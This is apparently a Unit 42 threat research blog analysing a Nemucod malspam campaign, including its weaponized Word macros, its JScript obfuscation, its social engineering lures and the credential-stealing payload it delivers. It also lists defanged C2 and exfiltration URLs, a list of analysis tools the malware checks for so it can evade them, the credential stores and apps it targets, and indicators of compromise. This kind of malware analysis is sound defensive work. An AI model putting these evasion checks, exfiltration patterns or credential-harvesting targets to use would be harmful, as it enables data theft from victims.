In total Unit 42 has seen over 50 versions of these weaponized documents spanning from late October through to March. We’ve used these to lay out a timeline, which will be referenced throughout the remainder of this blog, of the milestones of evolution that provides some insight into why the changes are made. Note: This figure does not cover all versions seen but simply milestone changes. It does however start with the first version created on October 23rd, last saved 25th October and first seen by our Wildfire cloud sandbox 26th October.

nemucod_5

Figure 5: Timeline showing evolution of Nemucod weaponized documents.

Common throughout all versions of the weaponized document droppers is password-protected VBA code, as shown in Figure 6 below. The attackers use this to hinder researcher analysis and perhaps to give the document more legitimacy for those people, or security solutions, looking at such properties.

nemucod_6

Figure 6: Password-protected VBA editor to protect code

Also common to all versions is the use of a heavily obfuscated JScript payload, an excerpt of which is shown in Figure 7. The obfuscation makes use of variable names that are seemingly randomly generated, extensive use of Unicode character encoding (e.g. \u00xx) where xx is the ASCII character code representation, and the use of generally unnecessary arithmetic to piece together sub-strings or select characters from strings. Such obfuscation is primarily to avoid signature-based detection technologies but has little to no effect on dynamic analysis sandbox systems, such as Wildfire. It does however cause some headaches and delays during manual analysis.

Figure 7: Obfuscated JScript code

In one of the earlier versions, towards the end of October and as shown by the fourth item in the Figure 5 timeline, an extra ASCII cipher obfuscation layer (excerpt in Figure 8) was added together with accompanying VBA code (Figure 9) to de-obfuscate said layer. This cipher obfuscation indicates the actors yearn to avoid detection.

Figure 8: Extra layer of obfuscated JScript code

Figure 9: VBA de-obfuscation code for extra layer of JScript obfuscation

It took a while for the actors to update any obfuscation techniques for the JScript code but around the middle of December, versions started to make use of Microsoft Script Encoding replacing their custom ASCII cipher perhaps for simplicity or bugs they themselves were finding difficult to debug.

Such encoded content often resides in files with a .JSE extension but it’s prudent to confirm by checking the magic bytes “#@~^” are present at the start of the file, an example of which is shown below:

Figure 10: Use of Microsoft’s Script Encoding to further obfuscate the JScript code

Don’t judge a document by its cover

It’s often interesting to extract document meta-data and other information from such weaponized documents in case it provides insight into the investigation. Of course, much of this data could be forged (as other researchers have shown) or simply nonsensical. In this case, there’s plenty of interesting variable data and information that make some conclusions quite plausible.

Looking at the charts below it’s clear to see patterns emerging in how the threat actors’ development of malware used in the campaign has evolved and how it’s analogous to a software development team working on a new project, tweaking code over time with some versions being major releases and others being minor.

Plotting the number of revisions made to each of the weaponized documents, as shown in Figure 11, and overlaying the number of words in each document’s body, highlights some patterns beginning to emerge.

nemucod_7

Figure 11: Chart plotting number of revisions (right-axis) to each document and the number of words contained (left-axis).

The properties of the weaponized document of the initial version from late October indicates a large number of revisions – the highest with 192 – compared to all other versions since, which makes sense if it is indeed the actor’s first version indicating the authoring effort was significant with many modifications made. Again, this is analogous to a software developer’s first version of a piece of software.

Most of the versions avoided using anything but default VBA project property details, such as Project Names and Project Descriptions, however initially I didn’t think this would be the case having analysed the first version. Figure 12 below shows the custom Project Description used in this version.

nemucod_8

Figure 12: VBA project description used in the first version.

If you don’t recognise this quote, Figure 13 below should provide some more context.

nemucod_9

Figure 13: Breaking Bad season one, episode seven.

The quote used as the project description in the first version was a word for word copy from a scene in episode seven, season one of the American crime drama television series Breaking Bad. Warning – spoiler alert. I find it very fitting the threat actors should include this reference in their malware because, just as with the plot of the television series where a character was not always a criminal but turned to such a lifestyle to support his family, the person or persons behind this malware campaign must have switched at some point from law abiding to being cyber criminals.

Other document versions, much like the first with its 192 revisions as previously mentioned, also have an above-average number of revisions that tie to significant updates and feature releases in the malware’s evolution akin to a major software release. I will discuss these in more detail shortly but before moving on it’s worth highlighting the significance of the flat-line (zero) for the number of words included in these document versions that suddenly jumps up to over 6,000 words on the 30th November 2016 and that continues to trend upwards eventually ending with some of the most recent versions having over three times the number of words. Over this time period, as the number of words in each document increased, during this time the obfuscation techniques remained fairly stagnant indicating that the amount of code was increasing as more capabilities were added over time.

In addition to the number of words and edit revisions of these weaponized documents, comparing the time spent editing them compounds the aforementioned patterns in the evolution. Figure 14 shows a couple of interesting points to note. Firstly, that the initial version took the most amount of editing thus far – over 2 days – and secondly, that the next highest amount of time spent was on the November 30th coinciding with the aforementioned spike in number of words from zero to over 6,000.

nemucod_10

Figure 14: Chart plotting amount of editing time for each version.

November 30th was certainly a significant shift in the techniques used by the actors and, investigating further, the change made by the actors between the two dates was to move the encoded JScript code from being statically held within the VBA code to being stored in the Word document itself.

How much VBA is too much?

Pre-November 30th all versions seen had the obfuscated (but not yet encoded at this point) JScript code stored in the malicious VBA code within Word’s AutoOpen macro, such that the code will execute automatically when the document is opened by the victim. The excerpt in Figure 15 provides a glimpse of said code but is truncated by many 100s of lines. Highlighted in bold is the code to add chunks of the obfuscated JScript code into an array object that will later be enumerated, processed and reassembled for writing to disk as a single .JSE file for execution by the Microsoft Windows Script Host executable (wscript.exe). The VBA code is overcomplicated with various function and object names being broken up unnecessarily and stitched together at run-time to be syntactically correct, another effort to hinder human analysis.

Figure 15: Obfuscated JScript code stored in VBA code

Since the von November 30th the VBA code has been replaced by less than 10 lines of code, as in Figure 16, that simply reads the text contents of the word document and writes it to the .JSE file. Over time the obfuscation of this smaller VBA code changed slightly to make string and signature-based detection difficult by over-complicated code syntax and by strings, such as filenames, being split and joined at run-time.

nemucod_11

Figure 16: VBA code to retrieve obfuscated JScript code stored in document body

As can be seen in the code in Figure 16, the .JSE file will be written to disk in the same folder where the document resides and with the same filename as the document but having the .JSE extension. For a file named foobar.doc located on the desktop a file foobar.doc.jse will appear on the desktop.

The VBA code ActiveDocument.Content.Text is responsible for retrieving the obfuscated JScript content from the Word document, which in the case of one version highlighted in Figure 17, is 24 pages long but as you can see in the same figure, the document looks blank. Selecting-all in the 24 pages reveals more and changing the font colour to something other than white reveals the malicious code, as shown in Figure 18.

nemucod_12

Figure 17: Post November 30th version showing 24 pages of blank content.

nemucod_13

Figure 18: Revealing the hidden malicious code.

There could be numerous reasons for this change of moving the JSE code from within VBA to the document text, one of which could be simplicity for the actors, as per their shift from using their custom cipher code for obfuscation to Microsoft’s Script Encoder, which gave them less code to maintain. Another could be to throw off antivirus scanners and tools that use heuristics to evaluate the suspiciousness of files for which a 24-page document with content and a small amount of VBA code might look less suspicious than a 1-page, no-content document with 100s of lines of VBA code.

It could also be a social engineering technique as victims may be inclined to click on the “Enable Content” button if they believe the document has content but cannot see it. Of course, clicking this button would instead result in the VBA code being executed.

Practice makes perfect

Continuing along the Figure 5 timeline into December, around the middle of the month a version appeared that made use of the Security Permissions in Office applications to prevent unauthorised changes, such as marking areas of the document read-only, which also prohibits changing the font colour of the document text. However, such document permissions don’t stretch to Data Loss Prevention (DLP) capabilities so it’s possible to select the document text content and copy & paste into another application to retrieve the malicious code. Figure 19 shows the difference in document properties between versions pre (left) and post (right) permission changes that occurred on the December 18th version. Only a couple of the 20+ versions after December 18th were missing these permissions with no obvious evidence (e.g. new author, major code release, day of the week etc) to explain why but given the consistency with the others using permission it’s possible a human error occurred or the actor’s release process failed to check whether permissions were set.

fig19

Figure 19: Word document permissions missing (left) in earlier versions and present in most later versions (right)

In the week between Christmas and New Year – you know, that time where you’ve eaten too much, perhaps drunk too much and work, and the world in general, tends to be in go-slow mode – you would be an attacker’s perfect recipient of some unwanted phishing emails to take advantage of your stupor. On Wednesday December 28th a new version was created that boosted the social engineering capabilities of this malware.

Figure 20 shows the addition of a fake message claiming that the document was edited in a later version of Word and to view it, the recipient should click “Enable Content”. The festive period aside, it’s likely the actors were trying to stimulate the growth of their victim base with such tactics.

nemucod_16

Figure 20: Social engineering used to entice victims to run their malicious macro code.

Since the beginning of 2017 we have seen a few versions including VBA GUI Form elements, as shown in the Figure 21. Currently the form, elements and skeleton code behind the scenes do nothing so one can only presume this is yet another measure to create a sense of legitimacy and perhaps throw some antivirus solutions off the scent by making the macro code seem quite benign. The use of GUIs is quite uncommon in malware as actors often don’t want to interact with victims and raise suspicion, unless to ask for ransom payments but there’s no indication of such payloads being used with these downloaders yet, nor any sense of these forms looking anything like typical ransomware ransom messages.

nemucod_17

Figure 21: VBA Forms including GUI elements in some recent versions.

About one week after the first version to include VBA Form GUI elements another version emerged this time showing, albeit it in a faded grey colour, the encoded JScript code within the document text, as shown in Figure 22. Perhaps this is another lure technique to have victims click “Enable Content” believing the text may be ‘enabled’ and turn to the default black colour or look less like garbled text.

nemucod_18

Figure 22: Grey, faded font properties used

Approaching the end of the current Figure 5 attack timeline now, some new versions seen around mid-January included a VBA code change to use Word’s AutoClose macro function instead of AutoOpen as used in all previous versions. The technical effect of this change should be quite obvious but the effect from a social engineering perspective and one of delaying or avoiding raising suspicion to the victim might be less obvious.

Quite often when weaponized documents like these are opened or enabled (“Enable Content” has been clicked) the effect is immediate – CPU spikes, ransom messages appear, network connections are made and so on. It may not be obvious that something untoward is happening but often hard drive noises, CPU fans or other indicators tell you otherwise. In this case however, the user could open the document safely, even click the “Enable Content” button and still remain safe and if no tell-tale signs of infection occur one might think all is well. Closing the document, or the Word application itself, however would trigger the infection routine by which point you may have felt a sense of relief nothing had happened. Short lived.

Some other points listed in the Figure 5 timeline worth discussing include the Operating System version, Code page and the Authors. Throughout the evolution of all the weaponized document versions all but two, according to their meta-data, were created using Word on a Windows 5.1 (XP) operating system; Windows 6.1 (Windows 7) was used for the two outliers. Incidentally, the two versions created on Windows 7 introduced two new Authors as well.

Author “Till3” appeared approximately one month after the first version and created their version on the 25th November, made 3 revisions to the content and last saved the document some 13 minutes after creating it. This version was one of the last of the “original” types where the JSE code was stored statically in the VBA code.

Author “Nish” appeared several versions later, around 14th December, making hardly any revisions and spending almost no time editing the document but doing so also on a Windows 7 host.

As for the rest of the authors, and their Windows XP systems, Figure 23 shows that most of the versions – over half – were created by authors with no names while Victor created almost a quarter and the rest were split in similar small numbers between John, Mike, Martin and two previously mentioned, Till3 and Nish.

Interestingly, it seems Victor played a much larger role in the final saves, and possibly edits, of over three quarters of all versions perhaps indicating him as a more senior member of the group or a team leader of sorts.

fig23

Figure 23: Author names (left), last saved names (right).

All versions of the weaponized documents gathered thus far share the same Code Page, 1251, which is designed to cover languages that use Cyrillic script, such as Russian, Bulgarian, Serbian Cyrillic and some other similar languages.

As shown in Figure 24 below, December was the busiest month for the actors who released close to 30 versions – almost one a day. It’s hard to know why the change in rates over the different months other than to say that clearly lots of churn was happening to various aspects of their malware and delivery mechanisms, which may have led to slightly higher numbers earlier on. As previously mentioned, and as described in our recent blog providing a glimpse into how the OilRig actors develop and test their malware in an attempt to remain undetected and to carry out multiple attacks without having to completely retool, these threat actors have shown during this Nemucod campaign their quite rapid development process that added features, ensured minimal detection rates by using obfuscation and other methods, and their enhancements in social engineering techniques to lure new victims.

nemucod_21

Figure 24: Number of versions per month

The JSE Payload

Assuming the weaponized document’s macro code has executed the encoded, heavily obfuscated JScript code will be saved to disk and executed. One of the first behaviours observed is that of a fake error message box, such as the example in Figure 25. Message text varies but follows a theme of reporting something seemingly legitimate failed to run – another false sense of security for the victim.

nemucod_22

Figure 25: Fake error message opened as part of the JSE execution

The vast majority of versions copy the JSE file to the Windows Startup Folder, as shown below, to ensure the code runs with every system reboot.

The JSE code uses various obfuscation routines and techniques to hinder analysis, including the use of Unicode characters in place of the ASCII character equivalent when declaring some variable names and for some strings. Converting these characters back to ASCII as part of the de-obfuscation process reveals some content that provides useful entry points for further analysis, an example of which includes the variable name “\u0075\u0072\u006c\u0031\u0032”, which translates in ASCII to “url12”.

In one version this variable is initialized with the following code, which decodes at run-time to the following URL string ‘https://185.159.82[.]11:3333/P/tipster.php?’.

Additional parameters, as shown in the example below, are later concatenated to this URL to form the HTTP GET request that would be used when connecting to the actor’s infrastructure to register new victims via unique user ids (uid below) as well as provide additional information about the client, including which version of the malware that infected the victim’s system allowing the actors to know how many victims are running particular versions of the malware. Using a version identifier in communication code is another behaviour of this malware analogous to a software developer wanting feedback or telemetry about their application being run in the wild.

  • add=3ef295d92702b904d009ba73e42a69c2
  • uid=1442894259
  • out=0
  • ver=20

The JSE code continues by enumerating all running processing and checks for matches against the following list of applications and quits if they are found. Clearly the malware does not want to be analysed. The “Johnson-PC” item below perhaps relates to well-known sandboxes that may use such names for their analysis machines, which the malware is keen to avoid running in.

Procmon
Wireshark
Temp\iexplore.exe
ProcessHacker
vmtools
VBoxService
python
ImmunityDebugger
Johnson-PC
Proxifier.exe

The malware then runs a hidden command shell issuing commands, as shown below, to get a list of files and their full paths where said file extensions match the list described below. The list is redirected to a text file named, in at least one of the versions, as ‘pollos.txt’ – another reference to Breaking Bad.

During communication with the remote host IP mentioned above, the JSE may download another Portable Executable (PE), the payload of which could differ. In this version’s case, and on this occasion, a Base64-encoded, UPX-packed PE file (SHA256:76b703c9430abf4e0ba09e6d4e4d6cf94a251bb0e7f3fadbd169fcef954a8b39) was downloaded and responsible for injecting another PE component (SHA256:53edea186162d84803f8ff72fb83c85f427b3813c32bd9d9d899e74ae283368e) into memory to carry out the credential harvesting and exfiltration duties discussed next. It’s possible the actors could switch this malware out to another depending on their objectives and motivations. The Polish CERT team posted a blog earlier this year describing related malware that ultimately resulted in ransomware however during our research we have not seen such behaviour.

Credential Harvesting

Analysing one of the payload files installed by Nemucod in more detail shows the extent of credential stealing capabilities. The payload enumerates various Operating System and application credential stores in order to harvest as many credentials as possible.

Protected Storage (Pstore)

After determining the running Operation System is a legacy version, such as Windows XP, the malware starts by attempting to load the pstorec.dll library, to access the legacy Windows data store, Pstore. If successful a call to the PStoreCreateInstance function to get the pointer to protected storage will be made to allow calls to functions that enumerate and retrieve any stored credentials, as shown in Figure 26 below.

nemucod_23

Figure 26: Payload code to gain access to legacy Windows Pstore.

Credential Cache

The malware then checks the credential cache, which is used in later versions of Windows, and allows all built-in applications in Windows Internet Explorer to store and use credentials automatically. Credentials using HTTP’s basic authentication passwords can be stored here as well as network login passwords. The malware searches specifically for the latter by filtering for passwords starting “Microsoft_WinInet_*” to attain only credentials stored by Internet Explorer, as shown in Figure 27 below:

nemucod_24

Figure 27: Payload code accessing Internet Explorer stored credentials

The 128-bit value Globally Unique Identifier (GUID) ‘abe2869f-9b47-4cd9-a358-c22904dba7f7’ shown in Figure 27 is used in conjunction with the built-in Windows Cryptography functions to encrypt and, in the malware’s case, decrypt the stored credentials attained.

Windows Vault

Before moving on to harvesting data from browsers and other applications the actors check one final credential store – Microsoft’s ‘Windows Vault’, which is part of built-in Credential Manager. Providing the victim’s Operation System is 6.2 (Windows 8 or Windows Server 2012) the malware loads the Vault Client Access Library (vaultcli.dll) and uses it to access stored credentials.

Browsers

The actors then shift their attention to web-browsers including Firefox, Chrome and Opera (Internet Explorer has been covered by the previous steps already). The malware enumerates various Windows Registry keys gathering installation folder paths for these browsers before attempting to harvests credentials stored by them.

Using Chrome as an example, the malware locates the sqlite database files created and used by the browser to store various pieces of information. One of the sqlite files the actors target is named “Web Data” and includes autofill information for auto-populating HTML forms for logins, postal addresses and so on. The sqlite command ‘.tables’ lists the table names as shown below:

Looking at the data held in my test system’s ‘autofill’ table, in the ‘Web Data’ database, you can see details related to a previous HTML form completion using a fictitious first and last name and cell phone number.

Another database accessed by the malware is named ‘Login Data’ that includes a table ‘logins’ containing information such as the example below showing a login to Google’s accounts service to access mail, calendars and more.

Email Clients

The next focus is on harvest credentials from email clients installed on the victim’s system, starting with Outlook and Outlook Express. The malware checks the registry key ‘HKEY_CURRENT_USER\Software\Microsoft\Internet Account Manager\Accounts’ for data relating to such installed clients or Windows address books, and enumerates all of the ‘Server’, ‘User’ and ‘Password’ values for SMTP, POP3 and IMAP protocol types, as shown in the Figure 28 below, and gathers the respective data.

nemucod_25

Figure 28: Windows registry storing some email client account credentials

The malware continues to check for other installed mail clients, including Mozilla’s Thunderbird, RITLabs’ TheBat!, Windows Mail and Windows Live Mail, to harvest yet more credentials.

The mail client TheBat! written by software company RITLabs happens to be based in Chisinau in the Republic of Moldova. This is interesting as some of the infrastructure used by the threat actors, which I discuss in more detail later, is located in or registered to places in the same country.

Finally, the malware checks for various software applications that communicate over SSH (Secure Shell), FTP (File Transfer Protocol) and HTTP protocols often used to remotely connect and administer systems or to transfer files between systems. The goal here is to harvest any stored credentials as well as system hostnames and IP addresses. Credentials stored in these types of applications would be very useful for attackers who wish to move through the compromised network for further reconnaissance or performing other attack objectives.

The applications in question include WinSCP (Windows Secure Copy) used for copying files over SSH and Total Commander (Ghilser), FileZilla, FlashFXP, Cyberduck, CoffeeCup Software, CuteFTP and SmartFTP all of which include FTP capabilities.

Exfiltration

Any credentials found by the malware will be stored in a text file in the victim’s temporary folder in preparation for exfiltration. In this version’s case the file was named as follows:

%TEMP%\goga.txt

The format of this text file is as shown below and contains the unique identifier (uid) that was used earlier during the registration process, together with the date and time, allowing for the actors to sift their data accordingly, before the list of any credentials harvested during execution describing the protocols and ports required, usernames, passwords and hostnames.

TEST-UID

YYYY-MM-DD HH:MM:SS

ftp://username:password@ftp.somedomain.com:21

https://username:password@accounts.somedomain.com/

The final phase for this malware is to offload all the information harvested to the actors by communicating using a HTTP POST request under the pretence of a Windows 7 Operating System and FireFox browser by setting the HTTP HEADER’s User-A­gent field to the following string:

Mozilla/5.0 (Windows NT 6.1; rv:45.0)

The malware makes calls to the InternetOpenA, InternetConnectA and HttpOpenRequest functions from the Wininet.dll library to prepare the HTTP POST request to the following URL where the contents of goga.txt will be sent.

http://185.159.82[.]11/re/b.php

Infrastructure:

WHOIS reports the following for the IP address used in this version of the malware to both register the victim system infection and to exfiltrate the stolen credentials:

  • The IP belongs to a Russian-owned hosting service, King Servers
  • The IP resolves to domain customer.clientshostname.com

Investigating IP and hostname information for all the samples gathered in this research shows a much wider infrastructure, described in more detail below, however, remaining focussed on the single IP discussed throughout this blog and, as shown in Figure 29 below, there are malware samples (the red circles) including weaponized documents (red circles) and PE file samples (red circles with blue bookmark) as well as domain names (blue circles) associated with the domain name resolved from said IP – customer.clientshostname.co.uk.

The vast majority of the samples in figure 29 were first seen in AutoFocus between January and March in 2017 except for two that were seen in late December 2016. The IP address resolved to the hostname customer.clientshostname[.]com depicted by the orange circle in the center of the figure; the blue circles attached represent sub-domains of clientshostname[.]com that mostly appear to use a ‘firstlast’ name convention, such as ‘joebloggs’. Some of these sub-domains have been linked, through reverse DNS, to IP address Indicators of Compromise (IOCs) listed in the Grizzly Steppe report. From the samples analysed it is not clear how these subdomains are being used.

nemucod_26

Figure 29: Partial infrastructure

The following figure highlights another two IP addresses (185.130.104[.]156 and 185.130.104[.]178) that reside in the same class C network range together and within the same class B network range as the IP from the previous figure. All versions in this figure are weaponized documents except for one that is a PE executable credential stealer (depicted again by a red circle blue bookmark) and most reference IP 185.130.104[.]156 at the base and center of the semi-circle in the figure, and in the zoomed-in box. All but one of these samples were seen in AutoFocus in November 2016 with the outlier (arrow #1) seen in late December.

Interestingly, this IP address also had some associated domain names, as shown in the zoomed-in box as well, including letstrade-bit[.]com, lesbtc[.]com (and mail.lesbtc[.]com) and secure-trade24[.]com with the former two domains being registered December 20th and the latter on December 14th. All three domains mention trading or Bitcoins (BTC) but from the samples analysed, it is not clear how these subdomains are being used, however such terms are indicative of contemporary ransomware that requests ransom payments using BTC.

IP 185.130.104[.]178 (arrow #2) has three associated weaponized document versions all of which were seen in AutoFocus in the last week of February, which together with aforementioned IP addresses, indicates how different waves of this campaign occur over different months and how the actors switch to using different IP addresses within the infrastructure for their C2 communication.

partial-infra

Figure 30: Partial infrastructure

Following along that theme of the actors’ versions using different C2 communication hosts, the following figure shows yet more groups of versions using other IP addresses for their C2. The two IPs below once again share the same class C network range as each other with one IP (217.28.218[.]231) being used for only one version (arrow #1), which happens to be the first seen in AutoFocus on October 26th (the one with the Breaking Bad references) while the other IP (217.28.218[.]210) hosts twelve known versions’ C2 communications, three of which are PE executable credential stealers; the remainder are weaponized documents.

nemucod_28

Figure 31: Partial infrastructure, including first version from October 26th.

Two weaponized document versions, shown in Figure 32 below were seen on the 19th and 30th of December in AutoFocus. These versions were a little different from the majority that were emailed to their victims as these were downloaded over the web-browsing application (HTTP) from the website argos-tracking.co[.]uk. The victim organisations belonged to the Telecommunications and Healthcare sectors in the United Kingdom.

nemucod_29

Figure 32: Partial infrastructure showing argos-tracking domain name.

The .co.uk Second Level Domain (SLD) is intended for UK-based businesses and, when combined with the words argos and tracking, would resonate with many UK citizens as possibly being related to the UK-based retailer business Argos, which has an online retail presence including a parcel tracking service. Given this information, and the UK targets seen using AutoFocus, it’s clear the threat actors were trying to deceive and socially engineer UK victims.

According to the WHOIS records the argos-tracking.co[.]uk domain registrant, a Mr Milosh Zotich from Belgrade, Serbia registered this now-suspended domain on the 15th December 2016 – just 4 days before AutoFocus saw use of the domain – and provided the domain names parking-1.domains4bitcoins[.]com and parking-2.domains4bitcoins[.]com as nameservers. Domains4bitcoins needs little introduction but just in case you weren’t aware, such services are used for domain registration and hosting services in an anonymous fashion through the use of a digital crypto currency. These nameservers were updated on December 20th to various nameservers at ClouDNS, a site offering free DNS hosting and domain names.

The most recent change to the argos-tracking.co[.]uk domain was on the 22nd February 2017 to suspend it. This example highlights the lengths the actors will go to in their reconnaissance of their victims in order to increase their changes of successful compromise.

Conclusions

Nemucod malware is mostly deployed using weaponized documents where the malicious VBA macro code is responsible for constructing and executing a malicious encoded JScript file that carries out further activities including registering victims with the actors before downloading payloads, which in this case included a credential stealing Trojan executable component.

Though the encoded JScript content was dropped by executable files attached to emails in malspam campaigns it was a much less common technique compared to weaponized documents dropping the content, most likely due to a reduced infection success rate because of the additional suspiciousness executable files on email pose.

This particular Nemucod campaign was seen by Unit 42 and AutoFocus running from late October through to late March 2017 impacting various countries, especially within Europe, and across various industries.

Given the details discussed in this blog, such as the argos-tracking.co[.]uk domain registration information; the location of the IP addresses and that many belong to a Russian-owned hosting service, King Servers; and the weaponized document code page and language settings it’s highly likely this malware, the attack campaigns and the threat actors originate from Eastern European countries.

Much like the evolutionary changes to the delivery documents, obfuscation techniques and social engineering methods used in this campaign, other malspam campaigns recently have highlighted the pace of development and changes within a single campaign to collect more victims or remain undetected for longer, as described in another Unit 42 blog.

Palo Alto Networks customers are protected by these threats in the following ways:

  • All samples discussed are classified as malicious by the WildFire sandbox platform.
  • All identified domains have been classified as malicious.
  • AutoFocus users can track the malware described in this report using the Nemucod tags.
  • Customers running Traps are protected by preventing Nemucod from executing.

When executing any of the weaponized documents on a Traps-protected end-point one of the default restrictions will be triggered protecting the system due to the suspicious execution of a child processes. In this case Winword.exe (Word’s process) tries to execute wscript.exe (Windows Scripting Host’s process). Given these weaponized documents often arrive through email a more real-world scenario would include a larger process tree of Outlook (or equivalent email application) executing Word in turn executing the Windows Scripting Host. Figure 33 below shows a typical Traps Prevention Alert for such activity.

nemucod_31

Figure 33: Traps Advanced End-point preventing the malware infection via child process restrictions.

Figure 34 below shows in more detail, through the Enterprise Service Manager (ESM) the host affected, the restriction that triggered (1), the host system and the processes involved (2) as well as their hashes, versions, digital signatures, if any, and any related files or URLs. In this case the JSE file that was attempting to run in the context of the Windows Scripting Host process is listed (3).

nemucod_32

Figure 34: Traps Enterprise Service Manager (ESM) detailing the restriction and blocked malware.

Appendix A: Indicators of Compromise

Email Attachment Names:

Microsoft Office Word Document.doc

Details.doc

List.doc

Doc1.doc

Agr.doc

YoursDoc.doc

Docs.doc

YourGoods.doc

R.doc

r_vk.doc

Vertragskopie

goods.doc

Agreement_copies.doc

documents.doc

Vertrag.doc

file

Bishop-GmbH-Vertrag.doc

Rechn.doc

Rec.doc

Email Subjects:

Your Eguipment

AW:Your order was completed

AW:Delivery

Re:Delivery

Documents

AW:Goods

Delivery

Goods

Package

Re:Documents

AW:Package

Re:Order

Re:Waiting for payment

AW:Waiting for payment

Re:agreement

Re:Your order was completed

AW:Order

AW:Documents

Re:Package

Re:Goods

AW:agreement

Get Carried Away at The Peninsula

Discover The Revolutionary Trick To Restore Your Memory!

RE: Rechnung

AW:Rechnungen

RE:Rechnungen

AWd: Rechnung

RE: billing terms

RE: We are waiting for your payment.

RE: payment

AWd:Rechnungen

AW:Auftrag

AW:Dokumentation

AW:Technikdokumentation

RE:Begleichung

AW:Schlussbestimmungen

re:bishop-gmbh-vertrag

AW: Rechnung

PE Dropper Hashes

1b64d1c93e53fa74d89c3362c30899644e9fef7f11292f40740b216bcbe03285

1db89009b678ba4517fc7490b9a7f597b838939499365374eba32347393fdd4e

85d56628f7ec277a5f49a801ef4793072edd56d9c26b0bdb9b3dc348366c734a

b75b3ff65632b65d1d641075bd2f5ed0ede93da3a35d7f50068b9371ee5c4552

ffc5e46200f16549f17d2d6e4d6e5e61239b711cd07fbf7932c31e2ea18a7865

Document Dropper Hashes

0a59bc35fe7bd84c955402aba2ad3883a5cdb08deb353c8f6310a163109f0c60

fee6b19ff8a39e83756345af421d3d85d20e67df62ac58bc05f514c368efc329

8e9af7d90193bddc89d1c3782477bde76f90707eb1900537c020fc02970bbd74

c173085b954ff1055fb859e6584a9e0bb3919740752351ad50706c0b7be37b51

1faa27f82bcbad0acc444727e7be35147e5a2ee92757781e5f26db614d3cee7f

6ebd2955fb137b5c983bbfb7601ea49ceb1f66119d13ce850c12d89e8c6a3742

777560483cb903ba803bfdbbd1f37353706da3a265e32da44fffb3ec7fcf07a2

7df6bd0af983f87dc34a71d009a3bd3bd272e094c6c55bf765148d836129e10c

d58cfd2d851b9c98f9de79d38944d72eddec1e2243f1065de7d8b1ed1bf1cddd

4916bc8dc91941a444d3aa41616eaebe8c3d4b095a0c566945b85c143ae532c1

de5ac4aedaca5649758bf34c87fd59967c2adeaaa0be65a58b9c8e9f6a8660f1

368304125ffd86a234aeb8c05a90b7ee40b37dae1dea7178deeda522eac9dcbc

1384934c09f6551d19150bfcf8ae954f4969d0b9ff841c93f81ebb57eecc9a71

f89edff923d1d2daf6b2ab36595e873ed7d1cd52c2f6b66b590fa636c17dced2

b1d5bfb124a15ab9068cf413de430a1c2cbd7b2bf67a766cf971269c67c3eace

256078f83cf9535c72debffa3d34818789849131e9138589728b4085e2ae2169

d3683a4fe910d5815541beb2c42b98827a1f6362073b9901a74c36e15072c1a2

cfe56d178ff873a5d984220c96570144a6674ce1b675036566a93ff6d680a981

069a4abb186efb6c3b6733cb2f35151d03eefe40cfb626d3c42aaa5f7ef342c6

97ea044a5820f9271c21bd8f1bb381099fb188a7d9f54ac72a88bf41411cf1b3

5b331693bc7ad009db3905fd37edfa94c528b6c4eee024f7a35dcc9b6b8a9c26

7e62823f8a775674b6333ff535e93a9fc0bdcfd943c903fe85e614b34d692549

a85b040e923e45a3e139576c2086a8f1671b1c60053274d850218ffa422f80e6

1c95a2a32b639008245a205f51aa7fbafc0b61ecc6879f9978be174feee516f4

9e9e7ade1def82a56898415c079bd3f861c143f9db6770a28592bbbe04d5f234

40fd876c5d7f859484a8d3a021ce3c5eeba23deb8574f4b598aeaa6a0ded7815

92c82d7ea7b89f02c5b8e7d93d2a4ad17fbc0688ff9ad881cc185c18ea466232

ae3bb85b87d40a12e82b2545fd4c9087b3e847a744a27c1ac215dd38821ced87

c600c7638474fb31664ab32fb9aad5c216096b2c68d93c9eb37cf0476868cf05

8451cf3f5e5e2576f2ad36a4f19998e5824c2ab185f40ddec460a81ab1a8525a

34e5104bea2728cf9107b4ede124daee8ac68ad0979c66c356ddf3a0e6d0f4c6

7b48b21b10990cd53bb8969930b9f0b39cc495e95a33c38f80024a21a72b0176

dcf3c00a20af527869771a7834565fb938739e3abf84038e2376b23a14926a38

d8e62ce3039921c11872319a09acc61038f2452a6a2fdb8c0d3a0848b56b26ff

50ab7834e98c2f40d7441006a0221c07bff5f9f694999b595daa29b37c9a5e12

b4d3c369449ead7ced48f84b9ea29cb4dbc6f485958e813b102c1d32ce62d3e8

a02ed37812ac37d44979d5131aa10927fb9b9bd09aae2b470e65532bc694b27c

61bcd9b0c11989d6049fd181786f1748116c128bd4768d1b6849805186190320

6edbbc7f02179211c5b8da74a770492e25b31be683468629a073f313f25ec8b6

985d44dfeaf83c2c39c331e4b07b19e8726fb0ec168223455476132fe8c32fc8

1a60afa5c3dcff0fc41179e6a3b71ea0a92e4b50192eaa4c8e2b16ea0c50a229

76edebe74e015e709abb662c4fa8a2db2f24c12d5b6c51822eef403bf3c3a304

3fdcaf24d5c45d7a8dcf1b2932c026915a982de19b52a8f346ca312c58d36f05

561343438f0c26fa7628a91584628a5bd62c3abe1c0cf890b9fdb0528adbde62

7f53abc951258d5663119f3ac383b8f84da5acbf0bb9063e5e113ca87b1843ae

7c552166089ebf45081a5d14bef331e3153a5de50c53b66211b044a08f46153c

432a220ca1e6c64546f21807e17521c243cce2a63d956d0c0cf21a1101835829

297665276699830549c83ae79cd2c48e23733e9569be8040ee38d08a4d99192e

5e54c865afbd42f5a7b4007840e3099d8e1882c58542d08263ffc23fe994ef9b

8aa5a12bb237f93fc0c3f150a41fcc60e86007b1000c2b133457b2be27dfad4e

8e7f77a61a1e710e368257a37fe6785f9b608bb068e5c40824623d299997dbf0

379615acf199bb0beaee736824067b83dcbb2ae60eb648576c81d4971330dd16

ad94f396f739d4df07f188b9babee829d07da01c986f4795a098d66137c7149c

ff7fa949a99d745143d41eeb6b450dca3d95a38031e304b1e829c5bda2ce5213

034421d601d43883528d68741c87e765d76ff4123161d364f6eddfae1f3c7493

e86c5f4fbcd626e1ec4c211ae1ed0d541fc453e6753e84a724f534c0b9700029

8b96d5316accd7d2ee0af01a4ae2766b7173d7705b3eef14d9dcb10cd34238ed

PE Password Stealer Hashes

53edea186162d84803f8ff72fb83c85f427b3813c32bd9d9d899e74ae283368e

76b703c9430abf4e0ba09e6d4e4d6cf94a251bb0e7f3fadbd169fcef954a8b39

99c50b658c632214f0b133f8742a5e6d2d34e47497d7a08ed2d80e4299be3502


Register for Ignite ’17 Security Conference
Vancouver, BC June 12–15, 2017

